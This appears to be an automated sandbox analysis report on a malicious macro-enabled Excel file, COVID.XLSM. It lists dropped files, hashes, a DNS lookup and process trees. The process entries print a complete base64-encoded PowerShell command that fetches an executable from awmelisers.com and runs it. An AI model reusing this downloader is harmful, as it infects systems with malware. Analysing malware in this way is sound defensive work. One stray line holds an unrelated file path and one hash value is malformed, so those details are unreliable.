	EoY_TAX_Document-249607367_20210823.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	NMlnVly7uv	Get hash	malicious	Browse	• 164.90.252.215
	VvamA82Yw7.doc	Get hash	malicious	Browse	• 67.205.158.47
	VvamA82Yw7.doc	Get hash	malicious	Browse	• 67.205.158.47
	tiS0LFl5Cd.exe	Get hash	malicious	Browse	• 167.172.146.76
	n038rUglDh.exe	Get hash	malicious	Browse	• 142.93.237.125
	VXS0UU2rgK.exe	Get hash	malicious	Browse	• 134.209.79.108
	Xwv2IO57hX.exe	Get hash	malicious	Browse	• 165.227.229.15

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C6078775.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 858 x 377, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	33792
Entropy (8bit):	7.986190069917012
Encrypted:	false
SSDEEP:	384:TYg4p/y01k5xsyD4Pc+aJAaufwGpI+/i3jPwrgk7LD8RB+x6e/au7Ji04HFoZ1mh:TYpp3zyM+J9RGpbokfD8RB+L/7j4OZ6Z
MD5:	98331EEB50A644187B6A8081251A5DC2
SHA1:	50BC9695687A7E1EBDFF8AD191F8125D9E080410
SHA-256:	FA921E6572C0A6B3EC1E193CE87E07F9756EFFC0BD16FBD45C88AC1EBE75C458
SHA-512:	5276AB809A7849AD4709A0B7A288C7E8413B9F152E659D28CA65A25531DEC33EFC5589ECDF8BBEA2121314023F93C86EDA376E2D591721540171C8BB26EB649
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR...Z...y.....pHYs.....o.d...@PLTE.....@;5.....r.....@;7.....?8-.uB>5.....E:+.w.....M4... .....o.....%%%.{.....9.,...999...,,,...$.....C*.....222.....QQQ.....???....) 8..WWW...{{{..A5!.|...4,.....eee&.....C/..w.....```.....tk[Z QA..zHHH.~...MLLDDC.....LC4.....{rc...SJ9...kkk[[[kbRuuu:2#...ppp.zjbYI....q.....k...nPO....m.....V]v^e~.~...d6..cE.&.....tV*..f...x]\..X.rD.....qp..Oms.}.....Bz"...fIDATx ..._..H.....7?.....W._.Y.D.". 2dC_V....'....\|.2vw.;.IO.\z...?I.u.../...A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..A..)....A..o....y...B$t..P.....?. ...J....zv.c.....W(~.Q.E.}g...gd.....e.<.>x...8...J....-[..`_....#\.,..].%.W..E...O=.HW..O.<.....:.;=A;.....wv..ZW.^...j.7t..36~.....m..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.582489644275839
Encrypted:	false
SSDEEP:	96:chQCIMqwqvsqvJCwofz8hQCIMqwqvsEHyqvJCworZzv9Y9H8QhOalUVNIu:c2Bofz82ZHnorZzv9QhOzIu
MD5:	39DAEED4CC6EEE59FEA4AE9C60EC2410
SHA1:	9D484E71D3D4F6521B4BFE5AA65E9C937B3DF69C
SHA-256:	3EB30FDE4BD29CCA750EEC5B7FE2D5D2AD9F4A15543B37C459A4BE4D457FCE05
SHA-512:	EC45CF2D2E52D081B31981E2F52D60EE2D57B98A074771395921527ABDF4C8C028C323609DDB6B8F0FDB1E66D6AB5579CB9CB11F141CC4A293973A4A645727
Malicious:	false
Reputation:	low
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Q.y..Programs..f.....:...Q.y*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k...:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\665Y5FDQ12L8FV52M3S3.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.582489644275839
Encrypted:	false
SSDEEP:	96:chQCIMqwqvsqvJCwofz8hQCIMqwqvsEHyqvJCworZzv9Y9H8QhOalUVNIu:c2Bofz82ZHnorZzv9QhOzIu
MD5:	39DAEED4CC6EEE59FEA4AE9C60EC2410
SHA1:	9D484E71D3D4F6521B4BFE5AA65E9C937B3DF69C
SHA-256:	3EB30FDE4BD29CCA750EEC5B7FE2D5D2AD9F4A15543B37C459A4BE4D457FCE05
SHA-512:	EC45CF2D2E52D081B31981E2F52D60EE2D57B98A074771395921527ABDF4C8C028C323609DDB6B8F0FDB1E66D6AB5579CB9CB11F141CC4A293973A4A645727
Malicious:	false
Reputation:	low
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Q.y..Programs..f.....:...Q.y*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k...:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$COVID.XLSM	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937

C:\Users\user\Desktop\~$COVID.XLSM	
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.97231654284083
TrID:	• Excel Microsoft Office Open XML Format document with Macro (52504/1) 52.24% • Excel Microsoft Office Open XML Format document (40004/1) 39.80% • ZIP compressed archive (8000/1) 7.96%
File name:	COVID.XLSM
File size:	68807
MD5:	c123363068a4651c9c0c6b4e01b35142
SHA1:	8de437d8df29c53e9ebb03a797fdbf805c10429a
SHA256:	e5e65b70b5497f146609db5c086e997a4b0ab2352b534c9e25d8a10407801d78
SHA512:	716b63a43665148721ef8a1f8f43e8cadeac054af3788d6d496df8e71cc0dae12b880e98531d8087b16033330525ft051a45e689be51276aa1de68c5ea44a6d4
SSDEEP:	1536:ojIIRVJJfdsj1kFKEOkv1DRm7PAoLl2idZ19SpV:onrJJfdkUKEV1DRm7PAoxDbSpV
File Content Preview:	PK.....S.....[Content_Types].xml.....V.n.0.....B...EQX..I.m...@.k.1_.2...]J1..r..6..Drvgf)b..U.l...&..]....._6.....0K.....dW...&.V...am.....Zp.y...Y..d.iZ.(.J.A\N&...>..u..l6...|...2.....Q2.-..z.....Q..zt..1&..[..,

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/471900/sample/COVID.XLSM"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Subject:	Removed Hoo36:HA/HB/HQ and corresponding crosswalk and 2nd modifer codes per CABHA policy and IU82.
Author:	twildfir
Last Saved By:	Administrator
Create Time:	2001-04-16T18:40:12Z
Last Saved Time:	2021-08-05T13:08:31Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Thumbnail Scaling Desired:	false
Company:	Thomas S Services
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

Streams

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 26, 2021 07:23:09.462815046 CEST	192.168.2.22	8.8.8.8	0xa0c2	Standard query (0)	awmelisers.com	A (IP address)	IN (0x0001)


DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 26, 2021 07:23:09.513462067 CEST	8.8.8.8	192.168.2.22	0xa0c2	No error (0)	awmelisers.com		206.81.23.172	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2812 Parent PID: 584

General

Start time:	07:22:35
Start date:	26/08/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fff0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: cmd.exe PID: 3052 Parent PID: 1220

General

Start time:	07:22:42
Start date:	26/08/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false

Commandline:	cmd.exe /c 'powershell -ExecutionPolicy BypasS -ENC ZgB1AG4AYwB0AGkAbw BuACAAUABTAC0ASQBuAHMAdABhAGwAbABlAHIAVgAyACAAewAKACAAIAAgAC AAcABhAHIAYQBtACgACgAgACAAIAAgACAAIAAgACAAWwBQAGEAcgBhAG0AZQ B0AGUAcgAoAE0AYQBuAGQAYQB0AG8AcgB5AD0AJAB0AHIAdQBlACwAIABQAG 8AcwBpAHQAaQBvAG4APQAwACkAXQAKACAAIAAgACAAIAAgACAAIABbAHMAdA ByAGkAbgBnAF0AIAAkAGwAaQBuAGsALAAKACAAIAAgACAAIAAgACAAIABbAF AAYQByAGEAbQBlAHQAZQByACgATQBhAG4AZABhAHQAbwByAHkAPQAkAHQAcg B1AGUALAAgAFAAbwBzAGkAdABpAG8AbgA9ADEAKQBdAAoAIAAgACAAIAAgAC AAIAAgAFsAcwB0AHIAaQBuAGcAXQAgACQAZQBuAGQAcABvAGkAbgB0ACwACg AgACAAIAAgACAAIAAgACAAWwBQAGEAcgBhAG0AZQB0AGUAcgAoAE0AYQBuAG QAYQB0AG8AcgB5AD0AJAB0AHIAdQBlACwAIABQAG8AcwBpAHQAaQBvAG4APQ AyACkAXQAKACAAIAAgACAAIABbAHMAdAByAGkAbgBnAF0AIAAkAG YAaQBsAGUAXwBkAGkAcgAsAAoAIAAgACAAIAAgACAAIAAgAFsAUABhAHIAYQ BtAGUAdABlAHIAKABNAGEAbgBkAGEAdABvAHIAeQA9ACQAdAByAHUAZQAsAC AAUABvAHMAaQB0AGkAbwBuAD0AMwApAF0ACgAgACAAIAAgACAAIAAgACAAWw BzAHQAcgBpAG4AZwBdACAAJABmAGkAbABlAF8AbgBhAG0AZQAsAAoAIAAgAC AAIAAgACAAIAAgAFsAUABhAHIAYQBtAGUAdABlAHIAKABNAGEAbgBkAGEAdA BvAHIAeQA9ACQAdAByAHUAZQAsACAAUABvAHMAaQB0AGkAbwBuAD0ANAApAF 0ACgAgACAAIAAgACAAIAAgACAAWwBzAHQAcgBpAG4AZwBdACQAZQB4AHQAZQ BuAHMAaQBvAG4ALAAKACAAIAAgACAAIAAgACAAIABbAFAAYQByAGEAbQBlAH QAZQByACgATQBhAG4AZABhAHQAbwByAHkAPQAkAHQAcgB1AGUALAAgAFAAbw BzAGkAdABpAG8AbgA9ADUAKQBdAAoAIAAgACAAIAAgACAAIAAgAFsAYgBvAG 8AbABdACAAJAB1AHMAZQBfAGEAYwBjAGUAcwBzACwACgAgACAAIAAgACAAIA AgACAAWwBQAGEAcgBhAG0AZQB0AGUAcgAoAFAAbwBzAGkAdABpAG8AbgA9AD YAKQBdAAoAIAAgACAAIAAgACAAIAAgAFsAcwB0AHIAaQBuAGcAXQAgACQAYQ BjAGMAZQBzAHMAXwBzAHQAcgBpAG4AZwAKACAAIAAgACAAKQAKAAoAIAAgAC AAIAAkAGkAbgB0AGUAcgBuAGEAbABfAG0AZQBtAG8AcgB5ACAAPQAgAE4AZQ B3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBNAGUAbQBvAHIAeQBTAHQAcgBlAG EAbQAKAAoAIAAgACAAIAAkAHIAZQBxAF8AcwB0AHIAIAA9ACAAJABsAGkAbg BrACAAKwAgACIALwAiACAAKwAgACQAZQBuAGQAcABvAGkAbgB0AAoAIAAgAC AAIABpAGYAIAAoACQAdQBzAGUAXwBhAGMAYwBlAHMAcwApACAAewAKACAAIA AgACAAIAAgACAAIAAkAHIAZQBxAF8AcwB0AHIAIAA9ACAAJAByAGUAcQBfAH MAdABkAGMAYQB2AGUAXwBwAGEAdABoACAAKwAgACQAYQBjAGMAZQBzAHMAXwBzAHQAcg BpAG4AZwAKACAAIAAgACAAfQAKAAoAIAAgACAAIAAkAHMAYQB2AGUAXwBwAG EAdABoACAAPQAgACQAZgBpAGwAZQBfAGQAaQByACAAKwAgACIAXAAiACAAKw AgACQAZgBpAGwAZQBfAG4AYQBtAGUAIAArACAAIgAuACIAIAArACAAJABlAH gAdABlAG4AcwBpAG8AbgAKAAoAIAAgACAAIAAkAHIAZQBxAHUAZQBzAHQAIA A9ACAAWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAUgBlAHEAdQBlAH MAdABdADoAOgBDAHIAZQBhAHQAZQAoACIAJAByAGUAcQBfAHMAdABkAGMAYQ AKACAAIAAgACAAJAByAGUAcwBwAG8AbgBzAGUAIAA9ACAAJAByAGUAcQB1AG UAcwB0AC4ARwBlAHQAUgBlAHMAcABvAG4AcwBlACgAKQAKACAAIAAgACAAJA ByAGUAcwBwAG8AbgBzAGUAXwBzAHQAcgBlAGEAbQAgAD0AIAAkAHIAZQBzAH AAbwBuAHMAZQAuAEcAZQB0AFIAZQBzAHAAbwBuAHMAZQBTAHQAcgBlAGEAbQ AoACkACgAgACAAIAAgACQAcgBlAHMAcABvAG4AcwBlAF8AcwB0AHIAZQBhAG 0ALgBDAG8AcAB5AFQAbwAoACQAaQBuAHQAZQByAG4AYQBsAF8AbQBlAG0Abw ByAHkAKQAKAAoAIAAgACAAIABTAGUAdAAtAEMAbwBuAHQAZQBuAHQAIAAkAH MAYQB2AGUAXwBwAGEAdABoACAALQBWAGEAbAB1AGUAIAAkAGkAbgB0AGUAcg BuAGEAbABfAG0AZQBtAG8AcgB5AC4AVABvAEEAcgByAGEAeQAoACkAIAAtAE UAbgBjAG8AZABpAG4AZwAgAEIAeQB0AGUACgAKACAAIAAgACAAJAByAGUAcw BwAG8AbgBzAGUAXwBzAHQAcgBlAGEAbQAuAEMAbABvAHMAZQAoACkACgAgAC AAIAAgACQAaQBuAHQAZQByAG4AYQBsAF8AbQBlAG0AbwByAHkALgBDAGwAbw BzAGUAKAApAAoACgAgACAAIAAgAFMAdABhAHIAdAAtAFAAcgBvAGMAZQBzAH MAIAAtAEYAaQBsAGUAUABhAHQAaAAgACQAcwBhAHYAZQBfAHAAYQB0AGgACg B9AAoACgBQAFMALQBJAG4AcwB0AGEAbABsAGUAcgBWADIAIAAiAGgAdAB0AH AAcwA6AC8ALwBhAHcAbQBlAGwAaQBzAGUAcgBzAC4AYwBvAG0AIgAgACIAYQ BwAGkALwB2ADMALwBhAGMAaAB5AHIAYQBuAHQAaABlAHMALwBjAG8AbgB0AH IAYQBwAG8AbABhAHIAaQB6AGEAdABpAG8AbgAvAGsAdQBsAHQAdQByAGsAcg BlAGkAcwAiACAAIgBDADoAXABQAHIAbwBnAHIAYQBtAEQAYQB0AGEAIgAgAC IAQQB3AG0AZQBsAGkAcwBlAHIAcwAgAFMAZQByAHYAaQBjAGUAIgAgACIAZQ B4AGUAIgAgACQARgBhAGwAcwBlAA=='
Imagebase:	0x4ac20000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 1664 Parent PID: 3052

General

Start time:	07:22:43
Start date:	26/08/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	powershell -ExecutionPolicy BypasS -ENC ZgB1AG4AYwB0AGkAbwBuACAAUABTA C0ASQBuAHMAdABhAGwAbABlAHIAVgAyACAAewAKACAAIAAgACAAcABhAHIAY QBtACgACgAgACAAIAAgACAAIAAgACAAWwBQAGEAcgBhAG0AZQB0AGUAcgAoA E0AYQBuAGQAYQB0AG8AcgB5AD0AJAB0AHIAdQBlACwAIABQAG8AcwBpAHQAa QBvAG4APQAwACkAXQAKACAAIAAgACAAIAAgACAAIABbAHMAdAByAGkAbgBnA F0AIAAkAGwAaQBuAGsALAAKACAAIAAgACAAIAAgACAAIABbAFAAYQByAGEAb QBlAHQAZQByACgATQBhAG4AZABhAHQAbwByAHkAPQAkAHQAcgB1AGUALAAgA FAAbwBzAGkAdABpAG8AbgA9ADEAKQBdAAoAIAAgACAAIAAgACAAIAAgAFsAc wB0AHIAaQBuAGcAXQAgACQAZQBuAGQAcABvAGkAbgB0ACwACgAgACAAIAAgA CAAIAAgACAAWwBQAGEAcgBhAG0AZQB0AGUAcgAoAE0AYQBuAGQAYQB0AG8Ac gB5AD0AJAB0AHIAdQBlACwAIABQAG8AcwBpAHQAaQBvAG4APQAyACkAXQAKA CAAIAAgACAAIAAgACAAIABbAHMAdAByAGkAbgBnAF0AIAAkAGYAaQBsAGUAX wBkAGkAcgAsAAoAIAAgACAAIAAgACAAIAAgAFsAUABhAHIAYQBtAGUAdABlA HIAKABNAGEAbgBkAGEAdABvAHIAeQA9ACQAdAByAHUAZQAsACAAUABvAHMAa QB0AGkAbwBuAD0AMwApAF0ACgAgACAAIAAgACAAIAAgACAAWwBzAHQAcgBpA G4AZwBdACAAJABmAGkAbABlAF8AbgBhAG0AZQAsAAoAIAAgACAAIAAgACAAI AAgAFsAUABhAHIAYQBtAGUAdABlAHIAKABNAGEAbgBkAGEAdABvAHIAeQA9A CQAdAByAHUAZQAsACAAUABvAHMAaQB0AGkAbwBuAD0ANAApAF0ACgAgACAAI AAgACAAIAAgACAAWwBzAHQAcgBpAG4AZwBdACQAZQB4AHQAZQBuAHMAaQBvA G4ALAAKACAAIAAgACAAIAAgACAAIABbAFAAYQByAGEAbQBlAHQAZQByACgAT QBhAG4AZABhAHQAbwByAHkAPQAkAHQAcgB1AGUALAAgAFAAbwBzAGkAdABpA G8AbgA9ADUAKQBdAAoAIAAgACAAIAAgACAAIAAgAFsAYgBvAG8AbABdACAAJ AB1AHMAZQBfAGEAYwBjAGUAcwBzACwACgAgACAAIAAgACAAIAAgACAAWwBQA GEAcgBhAG0AZQB0AGUAcgAoAFAAbwBzAGkAdABpAG8AbgA9ADYAKQBdAAoAI AAgACAAIAAgACAAIAAgAFsAcwB0AHIAaQBuAGcAXQAgACQAYQBjAGMAZQBzA HMAXwBzAHQAcgBpAG4AZwAKACAAIAAgACAAKQAKAAoAIAAgACAAIAAkAGkAb gB0AGUAcgBuAGEAbABfAG0AZQBtAG8AcgB5ACAAPQAgAE4AZQB3AC0ATwBiA GoAZQBjAHQAIABJAE8ALgBNAGUAbQBvAHIAeQBTAHQAcgBlAGEAbQAKAAoAI AAgACAAIAAkAHIAZQBxAF8AcwB0AHIAIAA9ACAAJABsAGkAbgBrACAAKwAgA CIALwAiACAAKwAgACQAZQBuAGQAcABvAGkAbgB0AAoAIAAgACAAIABpAGYAI AAoACQAdQBzAGUAXwBhAGMAYwBlAHMAcwApACAAewAKACAAIAAgACAAIAAgA CAAIAAkAHIAZQBxAF8AcwB0AHIAIAA9ACAAJAByAGUAcQBfAHMAdAByACAAK wAgACIALwAiACAAKwAgACQAYQBjAGMAZQBzAHMAXwBzAHQAcgBpAG4AZwAKA CAAIAAgACAAfQAKAAoAIAAgACAAIAAkAHMAYQB2AGUAXwBwAGEAdABoACAAP QAgACQAZgBpAGwAZQBfAGQAaQByACAAKwAgACIAXAAiACAAKwAgACQAZgBpA GwAZQBfAG4AYQBtAGUAIAArACAAIgAuACIAIAArACAAJABlAHgAdABlAG4Ac wBpAG8AbgAKAAoAIAAgACAAIAAkAHIAZQBxAHUAZQBzAHQAIAA9ACAAWwBTA HkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAUgBlAHEAdQBlAHMAdABdADoAO gBDAHIAZQBhAHQAZQAoACIAJAByAGUAcQBfAHMAdAByACIAKQAKACAAIAAgA CAAJAByAGUAcwBwAG8AbgBzAGUAIAA9ACAAJAByAGUAcQB1AGUAcwB0AC4AR wBlAHQAUgBlAHMAcABvAG4AcwBlACgAKQAKACAAIAAgACAAJAByAGUAcwBwA G8AbgBzAGUAXwBzAHQAcgBlAGEAbQAgAD0AIAAkAHIAZQBzAHAAbwBuAHMAZ QAuAEcAZQB0AFIAZQBzAHAAbwBuAHMAZQBTAHQAcgBlAGEAbQAoACkACgAgA CAAIAAgACQAcgBlAHMAcABvAG4AcwBlAF8AcwB0AHIAZQBhAG0ALgBDAG8Ac AB5AFQAbwAoACQAaQBuAHQAZQByAG4AYQBsAF8AbQBlAG0AbwByAHkAKQAKA AoAIAAgACAAIABTAGUAdAAtAEMAbwBuAHQAZQBuAHQAIAAkAHMAYQB2AGUAX wBwAGEAdABoACAALQBWAGEAbAB1AGUAIAAkAGkAbgB0AGUAcgBuAGEAbABfA G0AZQBtAG8AcgB5AC4AVABvAEEAcgByAGEAeQAoACkAIAAtAEUAbgBjAG8AZ ABpAG4AZwAgAEIAeQB0AGUACgAKACAAIAAgACAAJAByAGUAcwBwAG8AbgBzA GUAXwBzAHQAcgBlAGEAbQAuAEMAbABvAHMAZQAoACkACgAgACAAIAAgACQAa QBuAHQAZQByAG4AYQBsAF8AbQBlAG0AbwByAHkALgBDAGwAbwBzAGUAKAApA AoACgAgACAAIAAgAFMAdABhAHIAdAAtAFAAcgBvAGMAZQBzAHMAIAAtAEYAa QBsAGUAUABhAHQAaAAgACQAcwBhAHYAZQBfAHAAYQB0AGgACgB9AAoACgBQA FMALQBJAG4AcwB0AGEAbABsAGUAcgBWADIAIAAiAGgAdAB0AHAAcwA6AC8AL wBhAHcAbQBlAGwAaQBzAGUAcgBzAC4AYwBvAG0AIgAgACIAYQBwAGkALwB2A DMALwBhAGMAaAB5AHIAYQBuAHQAaABlAHMALwBjAG8AbgB0AHIAYQBwAG8Ab ABhAHIAaQB6AGEAdABpAG8AbgAvAGsAdQBsAHQAdQByAGsAcgBlAGkAcwAiA CAAIgBDADoAXABQAHIAbwBnAHIAYQBtAEQAYQB0AGEAIgAgACIAQQB3AG0AZ QBsAGkAcwBlAHIAcwAgAFMAZQByAHYAaQBjAGUAIgAgACIAZQB4AGUAIgAgA CQARgBhAGwAcwBlAA==
Imagebase:	0x13f360000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Created

File Read

Registry Activities Show Windows behavior

Disassembly

Code Analysis